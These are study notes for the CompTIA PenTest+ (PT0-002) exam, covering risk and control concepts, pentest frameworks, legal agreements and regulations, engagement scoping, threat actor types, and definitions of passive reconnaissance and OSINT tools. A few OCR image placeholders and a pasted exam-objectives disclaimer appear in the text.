CompTIA PenTest+ (PT0-002) Study Notes

Welcome to the PenTest+ (PT0-002) Course

- **Welcome**
  - **CompTIA PenTest+ Certification**
    - Considered an intermediate-level certification for technical professionals who conduct penetration testing and vulnerability management in on-premise, cloud, and hybrid environments in their careers

  - **Penetration Testing/Vulnerability Assessment Stages**
    - Planning and scoping
    - Reconnaissance
    - Scanning
    - Enumeration
    - Attack
    - Exploitation
    - Reporting
    - Communication

  - **Recommended Prerequisites**
    - Intermediate-level security professionals with at least 3 to 4 years of broad hands-on experience
    - Security+ and CySA+ certified (not a strict requirement)
      - Knowledge from the CompTIA Security+ exam is considered assumed knowledge
        - Computer security
        - Security analysis
        - Penetration testing

  - **Five Domains**
    - Domain 1: Planning and Scoping (14%)
      - Focused on techniques that emphasize governance, risk, and compliance concepts, scoping and organizations or customer requirements, and demonstrating an ethical hacking mindset

    - Domain 2: Information Gathering and Vulnerability Scanning (22%)
      - Focused on your ability to conduct vulnerability scanning, passive reconnaissance, active reconnaissance, vulnerability management, and analyzing various types of scanning and

enumeration results

- Domain 3: Attacks and Exploits (30%)
  - Focused on your ability to research social engineering techniques, perform network attacks, conduct wireless attacks, perform application-based attacks, conduct attacks on cloud technologies, and perform post-exploitation techniques against the expanded attack surfaces that exist in a typical enterprise network

- Domain 4: Reporting and Communication (18%)
  - Focused on your ability to document the findings from a penetration test, analyze the results, and recommend appropriate remediations for the identified vulnerabilities in a well-written report to meet business and regulatory compliance requirements

- Domain 5: Tools and Code Analysis (16%)
  - Focused on your ability to identify the proper tool to be used during each phase of a penetration test based on a given use case, and your ability to identify and analyze scripts or code samples and their intended effects in several programming and scripting languages, such as Python, Ruby, Perl, JavaScript, PowerShell, and Bash

- You don't have to be an expert in any of these programming and scripting languages
- Domains and their objectives will not be presented in order
- You will get a mixture of questions from across all five domains and the 21 objectives

- **About the Exam**
  - 165 minutes to answer up to 90 questions (~70-90)
  - Multiple-choice, multiple-select, PBQs
  - 3-5 PBQs, 80-85 multiple-choice/multiple-select questions
  - Score at least 750 out of 900 points to pass (80-85%)

- **Exam Voucher**
  - Get your exam voucher at store.comptia.org for regular pricing

- Save 10% and get access to our searchable video library when you get your exam voucher at **diontraining.com/vouchers**

- **Four Tips**
  - Closed captions are available
  - You can adjust the playback speed
  - Download and print this study guide
  - Join our Facebook group at **facebook.com/groups/diontraining**
    - If you don't have Facebook, you can email us at **support@diontraining.com**

- **Exam Tips**
  - **Tips and Tricks**
    - There will not be any trick questions on test day
    - Be on the lookout for distractors or red herrings
    - Pay close attention to words that are in different formats
    - Base your answers on your studies instead of personal work experience
    - Choose the answer that is correct for the highest number of situations
    - Recognize, not memorize
    - Most tool-based questions require you to know the 'why' behind using such tools

Planning an Engagement

- **Planning an Engagement**
  - **Engagement**
    - A singular penetration testing project planned and scoped by the requesting client and the performing analysts
  - **Domain 1: Planning and Scoping**
    - Objective 1.1
      - Compare and contrast governance, risk, and compliance concepts
    - Objective 1.2
      - Explain the importance of scoping and organizational/customer requirements
    - Objective 1.3
      - Given a scenario, demonstrate an ethical hacking mindset by maintaining professionalism and integrity
  - **Penetration Tester**
    - An authorized threat actor who tries to identify the ways an unauthorized intruder could damage a network

- **Risk**
  - **Risk**
    - The probability that a threat will be realized
    - Cybersecurity Analyst
      - Minimizes vulnerabilities
    - Penetration Tester
      - Finds and exploits vulnerabilities
  - **Vulnerability**
    - Any weakness in the system design or implementation
  - **Threat**
    - Anything that could cause harm, loss, damage, or compromise to information technology systems

- **Risk Management**
  - Finds ways to minimize the likelihood of a certain outcome from occurring and to achieve the desired outcomes

- **Risk Types**
  - Inherent Risk
    - Occurs when a risk is identified but no mitigation factors are applied
    - There will always be some inherent risk some attackers will try to exploit
  - Residual Risk
    - Occurs when a risk is calculated after applying mitigations and security controls
  - Risk Exception
    - Created risk due to an exemption being granted or failure to comply with corporate policy
    - Mitigations
      - Track exceptions
      - Measure potential impact
      - Implement compensating controls

- **Risk Handling**
  - **Risk Avoidance**
    - Stops a risky activity or chooses a less risky alternative
    - Eliminates the hazards, activities, and exposures with potential negative effects

- **Risk Transfer**
  - Passes the risk to a third party, such as an insurance company

- **Risk Mitigation**
  - Minimizes the risk to an acceptable level which an organization can accept

- **Risk Acceptance**
  - Accepts the current level of risk and the costs associated with it if that risk were realized

- **Risk Appetite**
  - The amount of risk an organization is willing to accept in pursuit of its objectives
  - Also called risk attitude and risk tolerance

  - Risk appetite vs Risk tolerance
    - Risk appetite
      - Overall generic level of risk the organization is willing to accept

    - Risk Tolerance
      - Specific maximum risk the organization is willing to take about a specific identified risk

- There will always be **tradeoffs** in choosing which risk handling action to take
  - The higher the security, the higher the cost, and often, the lower the usability

- **Controls**
  - **Categories**
    - Compensative
      - Used in place of a primary access control measure to mitigate a given risk
      - Example: dual control

- Corrective
  - Reduces the effect of an undesirable event or attack
  - Examples: fire extinguishers and antivirus solutions

- Detective
  - Detects an ongoing attack and notifies the proper personnel
  - Examples: alarm systems, closed circuit television systems, and honeypots

- Deterrent
  - Discourages any violation of security policies, both by attackers and insiders
  - Example: surveillance camera sign

- Directive
  - Forces compliance with the security policy and practices within the organization
  - Example: Acceptable Use Policy (AUP)

- Preventive
  - Prevents or stops an attack from occurring
  - Examples: password protection, security badges, antivirus software, and intrusion prevention systems

- Recovery
  - Recovers a device after an attack
  - Examples: Disaster Recovery Plans (DRPs), backups, and continuity of operations plans

- **Defense in depth**
  - Layers various access controls for additional security

- **Broad Categories**
  - Administrative (Managerial)
    - Manages personnel and assets through security policies, standards, procedures, guidelines, and baselines
    - Examples: proper data classification and labeling, supervision of personnel, and security awareness training

- Logical (Technical)
  - Implemented through hardware or software and used to prevent or restrict access to a system
  - Examples: firewalls, intrusion detection systems, intrusion prevention systems, authentication schemes, encryption, new protocols, auditing or monitoring software, and biometrics

    - Auditing
      - One-time evaluation of a security posture

    - Monitoring
      - Ongoing process that continually evaluates the system or its users
      - Organizations should automate the process as much as is practical
      - Continuous monitoring includes:
        - Change management
        - Configuration management
        - Log monitoring
        - Status report analysis


- Physical
  - Protects the organization's personnel and facilities
  - Examples: fences, locks, security badges, proximity cards for entry into the building, guards, access control vestibules, biometrics, and other means of securing the facility

- **PenTest Methodologies**
  - **Methodology**
    - A system of methods used in a particular area of study or activity


  - **Methodology (PenTest)**
    - The systematic approach a pentester uses before, during, and after a **penetration test, assessment, or engagement**
    - Penetration tests use the same steps taken by threat actors or hackers

- **NIST Special Publication 800-115**
  - Technical Guide to Information Security Testing and Assessment

- **Adversary Emulation**
  - Mimics the tactics, techniques, and procedures of a real-world threat actor in a penetration test



- **MITRE ATT&CK Framework**
  - A knowledge base that is maintained by the MITRE Corporation for the listing and explaining common adversary tactics and techniques observed in the real world (attack.mitre.org)



- Maps out each threat actor's methodology during different types of attacks
- It is a great way to visualize an adversary's techniques, capabilities, and capacities


- **Penetration Standards**
  - **Open Web Application Security Project (OWASP)**
    - Provides community-led software projects, education, and training, and has become the source for securing the web (owasp.org)
    - OWASP Web Security Testing Guide
      - A comprehensive guide to testing the security of web applications and web services
    - OWASP Top 10
      - A standard awareness document for developers and web application security

  - **Open-Source Security Testing Methodology Manual (OSSTMM)**
    - Provides a methodology for a thorough security test
    - Open-source and free to disseminate and use
    - Latest version (Ver.3) was released in 2010


- OSSTMM Audit
  - Used to create an accurate measurement of security at an operational level in an organization, void of assumptions and anecdotal evidence

- **Information Systems Security Assessment Framework (ISSAF)**
  - A comprehensive guide when conducting a penetration test that links individual penetration testing steps with the relevant penetration testing tools
  - Created by the Open Information Systems Security Group (OISSG)
  - Last updated in 2015

- **Penetration Testing Execution Standard (PTES)**
  - Developed to cover everything related to a penetration test
  - Aims to provide a common language and scope for performing penetration tests



- **Planning a Test**



Planning Considerations			
Target Audience	Objective	Compliance	Resources
Communication Plan	Product/ Report	Technical Constraints	Comprehensiveness

  - **Who is the target audience?**
    - The scope will be vastly different because of different sizes, missions, and operations
  - **What is the objective?**
    - Understanding the target audience and their budget can help design a better engagement that most efficiently and effectively meets the objectives
  - **What resources will be required?**
    - Adjust the scope based on the available resources
    - Consider what resources will be needed and the cost associated with them

- **Is this a compliance-based assessment?**
  - Most organizations or legislative bodies provide checklists for testers to utilize which ensures all the appropriate devices have been scanned to the appropriate level


- **Who will we communicate with and how often?**
  - You will need a trusted agent inside the organization that you can communicate with

- **What product will be required to be presented at the end of the assessment?**
  - Report requirements are negotiable and should be discussed during planning

- **Are there technical constraints placed upon the engagement?**
  - Any limitations or constraints must be understood during the planning phase so that the assessment can be properly scoped
  - Ensure the organization understands the assessment is just a snapshot of their current security posture

- **How comprehensive will the penetration test need to be?**
  - The more comprehensive it is, the longer the duration and the larger the scope
  - Determine which parts of the organization will be included in the assessment

- **Legal Concepts**
  - **Written Permission**
    - Prevents a penetration tester, also known as an ethical hacker or authorized hacker, from going to prison



    - Ensure the client is aware that certain types of testing during the engagement may cause damage to their systems or the information they contain

  - **Statement of Work (SOW)**
    - A formal document that details the tasks to be performed during an engagement

    - The statement of work will usually contain the list of **deliverables**
      - Final report
      - Responsibilities of the penetration tester and the client
      - Schedule
      - Timelines for payments

  - **Master Service Agreement (MSA)**
    - A specialized type of contract that is used to govern future transactions and agreements

  - **Service-Level Agreement (SLA)**
    - A commitment between a service provider (pentester) and a client, commonly used for security as a service type of products or penetration testing services

- **Non-Disclosure Agreement (NDA)**
  - A legal document that stipulates that the parties will not share confidential information, knowledge, or materials with unauthorized third parties
  - Ask clients to also sign your own version of an NDA

- **Confidentiality**
  - The principle and practice of keeping sensitive information private unless the data owner or custodian gives explicit consent to have it shared to a third party
  - Gain a clear understanding of what data is sensitive to the organization and how to best protect it

- **Regulatory Compliance**

PLEASE NOTE

The lists of examples provided in bulleted format are not exhaustive lists. Other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered in this objectives document. CompTIA is constantly reviewing the content of our exams and updating test questions to be sure our exams are current, and the security of the questions is protected. When necessary, we will publish updated exams based on existing exam objectives. Please know that all related exam preparation materials will still be valid.

- **Health Insurance Portability and Accountability Act (HIPAA)**
  - Affects healthcare providers, facilities, insurance companies, and medical data clearing houses

- **Health Care and Education Reconciliation Act of 2010**
  - Affects both healthcare and educational organizations

- **Sarbanes-Oxley (SOX)**
  - Affects publicly traded U.S. corporations
  - Enacted by congress as the Public Company Accounting Reform and Investor Protection Act of 2002
  - Failure to follow can result in senior leadership receiving jail time for non-compliance

- **Gramm-Leach-Bliley Act of 1999 (GLBA)**
  - Affects banks, mortgage companies, loan offices, insurance companies, investment companies, and credit card providers
    - Directly affects the security of personal identifiable information
    - Prohibits sharing financial information with any third parties
    - Provides guidelines for securing that financial information

- **Federal Information Security Management Act of 2002 (FISMA)**
  - Affects federal agencies
  - Replaced and strengthened the Computer Security Act of 1987

- **Federal Privacy Act of 1974**
  - Affects any U.S. government computer system that collects, stores, uses, or disseminates personally identifiable information
  - Federal Privacy Act does not apply to private corporations
- **Family Educational Rights and Privacy Act (FERPA)**
  - Protects the privacy of student education records

- **Economic Espionage Act of 1996**
  - Affects organizations with trade secrets and anyone who tries to use encryption for criminal activities

- **Children's Online Privacy Protection Act (COPPA)**
  - Imposes certain requirements on websites owner and online services that are directed to children under 13 years of age
  - The fine from the Federal Trade Commission (FTC) is about $40,000 per violation

- **General Data Protection Regulation (GDPR)**
  - Places specific requirements on how consumer data of the residents of the European Union and Britain must be protected
  - Personal data cannot be collected, processed, or retained without informed consent
  - "The right to be forgotten"
  - GDPR applies globally to all companies and organizations that perform business with European Union citizens
  - Failure to comply with GDPR's requirements can lead to fees or fines levied against the organization

- A GDPR checklist can be found at gdpr.eu

- **Payment Card Industry Data Security Standard (PCI-DSS)**
  - An agreement any organization which collects, stores, or processes credit card customer information must abide by
  - PCI-DSS is a standard, and technically not a regulation

  - Cardholder Data Protection
    - Create and maintain a secure infrastructure using dedicated appliances and software to monitor and prevent attacks
    - Employ best practices, such as changing default passwords and training users not to fall victim of phishing campaigns
    - Continuously monitor for vulnerabilities and use updated antimalware protections
    - Provide strong access control mechanisms and utilize the concept of least privilege

  - Requires a consistent process of assessment, remediation, and reporting

Security Levels			
Level 1	Level 2	Level 3	Level 4
Over 6M annual transactions	1-6M annual transactions	20,000 to 1M annual transactions	Under 20,000 annual transactions

  - Qualified Security Assessor (QSA)
    - Designation for authorized independent security organizations that are certified to the PCI-DSS standards

  - Report on Compliance (ROC)
    - Details an organization's security posture, environment, systems, and protection of cardholder data

- Level 2, 3, and 4 merchants can conduct a self-test to prove active efforts of securing infrastructure

- PCI-DSS also requires regular vulnerability scans to be conducted

- **Professionalism**
  - A penetration tester must be aware of the laws that deal with hacking, since penetration testing is effectively hacking

  - Consult with an attorney before accepting and attempting a penetration testing assignment

  - **Section 1029**
    - Focused on fraud and relevant activity with access devices
  - **Section 1030**
    - Focused on fraud and related activity wit-h computers, which is loosely defined to include any device connected to a network
    - Also covers the act of exceeding one's access rights

  - **Written Permission**
    - Secure a written permission from the target organization
    - Your *get out of jail free* card

  - **Cloud Providers**
    - Gain permissions from the target organization, as well as from the cloud provider

  - **Confidentiality**
    - You are responsible for protecting the confidential information you will find
    - You are also responsible for protecting the information about network vulnerabilities
    - Each member should have a background check conducted on them

  - **Termination**
    - Stop immediately upon discovering a real attack or scanning the wrong target

- **Fees, Fines, and Criminal Charges**
  - During planning, think about the possible scenarios
  - Make sure the process is clearly understood by those who need to be involved
  - The thing that separates penetration testers from malicious actors is permission

Scoping an Engagement

- **Scoping an Engagement**
  - **Scope**
    - The combined objectives and requirements needed to complete an engagement
    - The scope of the project should be first agreed upon

  - **Domain 1: Planning and Scoping**
    - Objective 1.1
      - Compare and contrast governance, risk, and compliance concepts
    - Objective 1.2
      - Explain the importance of scoping and organizational/customer requirements
    - Objective 1.3
      - Given a scenario, demonstrate an ethical hacking mindset by maintaining professionalism and integrity

- **Defining the Scope**
  - Proper scoping process ensures a cost-effective penetration test
    - All parties must have a clear understanding of the test's goals and objectives

  - **Other Factors to Consider**
    - Wireless location area network
    - VPN connection
    - Cloud migration

  - **Cloud Services**
    - Software as a Service (SaaS)
      - The service provider provides the client organization with a complete solution
    - Infrastructure as a Service (IaaS)
      - The service provider provides dynamic allocation of additional resources without requiring clients to buy the hardware and underlying operating systems

        - Platform as a Service (PaaS)
            - The service provider provides the client organization with the hardware and software needed for a specific service to operate

    - **Application Programming Interface (API)**
        - A type of software intermediary that allows two applications to talk to each other

    - Identify any web or mobile applications that may become part of the scope
        - Local network
        - Cloud server
        - Web or mobile applications

- **Adversary Emulation**
    - **Adversary Emulation**
        - A specialized type of penetration testing that involves trying to mimic the tactics, techniques, and procedures of a real-world threat actor

    - **Threat Actor**
        - The generic term used to describe unauthorized hackers who wish to harm networks or steal secure data

        - **Script Kiddie**
            - The least skilled type of attacker who uses freely available tools on the Internet or in openly available security toolsets that penetration testers might also use
            - Script kiddies conduct their attacks for profit, to gain credibility, or just for laughs

        - **Insider Threat**
            - People who have authorized access to an organization's network, policies, procedures, and business practices

            - Prevention
                - Data loss prevention
                - Internal defenses
                - SIEM search

- **Competitor**
  - A rogue business that attempts to conduct cyber espionage against an organization

- **Organized Crime**
  - A category of threat actor that is focused on hacking and computer fraud in order to receive financial gains
  - Organized crime hackers are well-funded and can use sophisticated tools

- **Hacktivist**
  - A politically motivated hacker who targets governments, corporations, and individuals to advance their own political ideologies or agendas

- Nation-State/Advanced Persistent Threat (APT)
  - A group of attackers with exceptional capability, funding, and organization with an intent to hack a network or system
  - Nation states conduct highly covert attacks over long periods of time

  - Plausible deniability
  - False flag attack
    - Uses the TTPs of a different nation state in order to implicate them in an attack

- Each threat actor conducts these attacks for different reasons and motivations
  - Use threat actor knowledge to conduct threat modeling and emulation
    - Simulating an APT attack involves developing own custom code and exploits
    - Emulating a script kiddie involves the use open-source tools to conduct the attacks
    - Modeling an insider threat would require some internal knowledge about the target

Threat Actor Categories	
Tier 1	Has little money and rely on off-the-shelf tools and known exploits
Tier 2	Has little money but who have invested in their own tools against known vulnerabilities
Tier 3	Invests lots of money to find unknown vulnerabilities in order to make a profit
Tier 4	Organized, highly technical, proficient, and well-funded hackers working in teams to develop new exploits
Tier 5	Invests lots of money to create vulnerabilities and exploits
Tier 6	Invests even more money to carry out cyber-attacks, and military and intelligence operations to achieve political, military, and economic goals

- **Target List**
  - **Internal Target**
    - Inside the organization's firewall and requires testers to be on-site, gain access through a VPN, or exploit a user's computer inside the organizational network
  - **External Target**
    - Can be accessed directly from across the Internet
  - **First-party and Third-party Hosted Assets**
    - Must be informed if allowed to attack first-party hosted servers only or also assets hosted by a third-party
  - If physical assessment will be in scope, determine which locations are covered by the scope of the assessment
  - **On-Site Asset**
    - Any asset that is physically located where an attack is being carried out
  - **Off-Site Asset**
    - Any asset that provides a service for a company not necessarily located at the same place
    - Employee-owned devices may also be categorized as an off-site location

- Users tend to be the easiest attack vector to go after

- Negotiate which network is included and excluded in the scope of the engagement
  - IP addresses or ranges
  - Associated domains or subdomains
  - DNS servers

- **Autonomous System Number (ASN)**
  - A unique identifier that defines a group of one or more IP prefixes run by one or more network operators that maintain a single, clearly defined routing policy

- A web application and its associated APIs could be used for either public facing applications or only be used internal to the organization
  - Determine any mission-critical web applications

- **Identifying Restrictions**
  - Ensure the organization understands the exact operational impact of the risk tolerance and restrictions
    - Risk tolerance will also impact the schedule and timing of a penetration test

  - **Scope Creep**
    - Occurs when a client starts asking for more services than what is listed in the statement of work

    - Prevention
      - Addendum to the contract
      - Prearranged cost for expansion

  - **Location**
    - The location of the client, the pentester, or the in-scope third-party hosted services will also have restrictions
    - Consult with your lawyer before accepting a contract and ensure you can legally perform the services

- **Regulations**
  - U.S. Export Administration Regulations (EAR)
  - Wassenaar Arrangement
    - Outlaws the exportation of a technology that can be used both in a regular commercial setting and as a weapon
    - Many penetration testing tools are also considered surveillance tools under the Wassenaar Agreement
      - Encryption
      - Wireshark
        - A powerful open-source protocol analysis tool that can decrypt many different types of encryption protocols


- **Rules of Engagement**
  - **Rules of Engagement (ROE)**
    - The ground rules that both the organization and the penetration tester must abide by
  - **Timeline**
    - Used to represent a series of events that transpire within a discrete period
  - **Locations**
    - All authorized locations should be listed in the ROE, especially those that cross international borders
  - **Time Restrictions**
    - Used to specify certain times that a penetration tester is authorized or unauthorized to conduct their exploits and attacks
    - Explain the importance of conducting the penetration test during normal business hours
  - **Transparency**

- Trusted Agent
  - An in-house staff member who will be designated as a monitor in the organization during the assessment
  - The trusted agent can also provide the penetration testers with resources

- **Boundaries**
  - Used to refer to what systems may be targeted or what techniques can be utilized

- **Assessment Types**
  - **Goal-Based Assessment**
    - A type of assessment with a specific goal in mind
  - **Objective-Based Assessment**
    - A type of assessment where the tester seeks to ensure that the information remains secure
    - Objective-based assessment is more like a real attack
  - **Compliance-Based Assessment**
    - A type of assessment that focuses on finding out if policies and regulations are being properly followed
      - Examples: PCI-DSS, GDPR, HIPAA, Sarbanes-Oxley, GLBA
  - **Premerger Assessment**
    - A type of assessment that is conducted before two companies merge with each other in a period of time known as due diligence
  - **Supply Chain Assessment**
    - A type of assessment that occurs when a company requires its suppliers to ensure that they meet a given level of cybersecurity requirements
    - Get permission from the owner of the network (organization's supplier) before engagement
  - **Red Team Assessment**

- A type of assessment against the organizational network that is executed by their own internal penetration testers



- **Testing Strategies**
  - Unknown Environment
    - An assessment where the penetration tester has no prior knowledge of the target organization or their network
    - The penetration tester will spend a lot of time in the information gathering and vulnerability scanning phase
  - Partially-Known Environment
    - The most common type of assessment which entails partial knowledge of the target organization and its information systems
    - This decreases the time spent in the information gathering phase to spend more time identifying potential vulnerabilities
  - Known Environment
    - A test where the penetration tester is given all the details about the organization, network, systems, and the underlying infrastructure
    - The penetration tester can spend more time probing for vulnerabilities and exploits

- **Validating the Scope**
  - **Key Areas**
    - The scope and the in-scope target assets
    - What is excluded from the scope and considered out of bounds
    - What strategy will be used

- What the timeline will be for any testing
- Any restrictions or applicable laws that will apply to the engagement
- Any third-party service providers, services, or off-site locations that are being considered
- The proper communication channels to use during the assessment to provide updates to key stakeholders

- **Allowed List**
  - Authorized targets
- **Excluded List**
  - Unauthorized targets

- Think about any possible security exceptions that may need to be utilized as contingencies

- **Limitations and Permission**
  - If there is an unauthorized disclosure by accident, your company may be held liable

  - **Contractual Documents**
    - Statement of Work
    - Master Service Agreement
    - Service-Level Agreement
    - Non-Disclosure Agreement

    - In your contracts and final documentation, always include any disclaimers and liability limitations to protect yourself and your company

  - **During Engagement**
    - Always maintain your professionalism as a penetration tester
    - Your team will be limited to performing only what are considered allowable tests
    - Limit the invasiveness of the engagement based upon the agreed upon scope
    - Limit the use of specific tools to specific types of engagements
    - Better to ask permission than to beg forgiveness in penetration testing

Passive Reconnaissance

- **Passive Reconnaissance**
  - **Reconnaissance**
    - Focuses on gathering as much information about the target as possible, and can either be passive or active in nature

  - **Domain 2: Information Gathering and Vulnerability Scanning**
    - Objective 2.1
      - Given a scenario, perform passive reconnaissance

- **Information Gathering**
  - **Reconnaissance**
    - Learning about an organization in a systematic attempt to locate, gather, identify, and record information about the targets

  - **Footprinting**
    - Figuring out exactly what types of systems the organization uses to be able to attack them in the next phase of the assessment

  - **Passive Reconnaissance**
    - Attempts to gain information about targeted computers and networks without actively engaging with those systems
      - Online research
      - Social engineering
      - Dumpster diving
      - Email harvesting

    - Gather and catalog all reconnaissance findings for others to review and use

    - Large penetration testing teams often assign different roles to different members

- **Open-Source Intelligence (OSINT)**

- **Open-Source Intelligence (OSINT)**
  - The collection and analysis of data gathered from publicly available sources to produce actionable intelligence
    - Social media
    - Blogs
    - Newspapers
    - Government records
    - Academic/professional publications
    - Job listing
    - Metadata
    - Website information

- Check out the company's investor relations site or page on its main site
- Understand the culture of a target company by checking blogs and social media

- **Key Details**
  - Roles different employees have
  - Different teams and departments
  - Contact information
  - Technical aptitude and security training
  - Employee and managerial mindset

- **Social Media Scraping**
  - Start with the organization's own social media profiles and accounts
    - Some employees even publish their own personally identifiable information

  - LinkedIn
  - Monster
  - Indeed
  - ZipRecruiter
  - Glassdoor

- **OSINT Tools**

- Open-source intelligence tools find actionable intelligence from various publicly available sources
  - Public websites
  - Whois database
  - DNS servers

- **Metagoofil**
  - A Linux-based tool that can search the metadata associated with public documents located on a target's website

- **Metadata**
  - The data about the data in the file

- **Fingerprinting Organizations with Collected Archives (FOCA)**
  - Used to find metadata and hidden information in collected documents from an organization

- **The Harvester**
  - A program for gathering emails, subdomains, hosts, employee names, email addresses, PGP key entries, open ports, and service banners from servers

- **Recon-ng**
  - Uses a system of modules to add additional features and functions for your use
  - It is a cross-platform web reconnaissance framework

- **Shodan**
  - A website search engine for web cameras, routers, servers, and other devices that are considered part of the Internet of things

- **Censys**
  - A website search engine used for finding hosts and networks across the Internet with data about their configuration

- **Maltego**

        - A piece of commercial software used for conducting open-source intelligence that visually helps connect those relationships
        - It can automate the querying of public sources of data and then compare it with other info from various sources

- **DNS Information**
    - **Domain Name System (DNS)**
        - A system that helps network clients find a website using human readable hostnames instead of numeric IP addresses
    - **Address (A) Record**
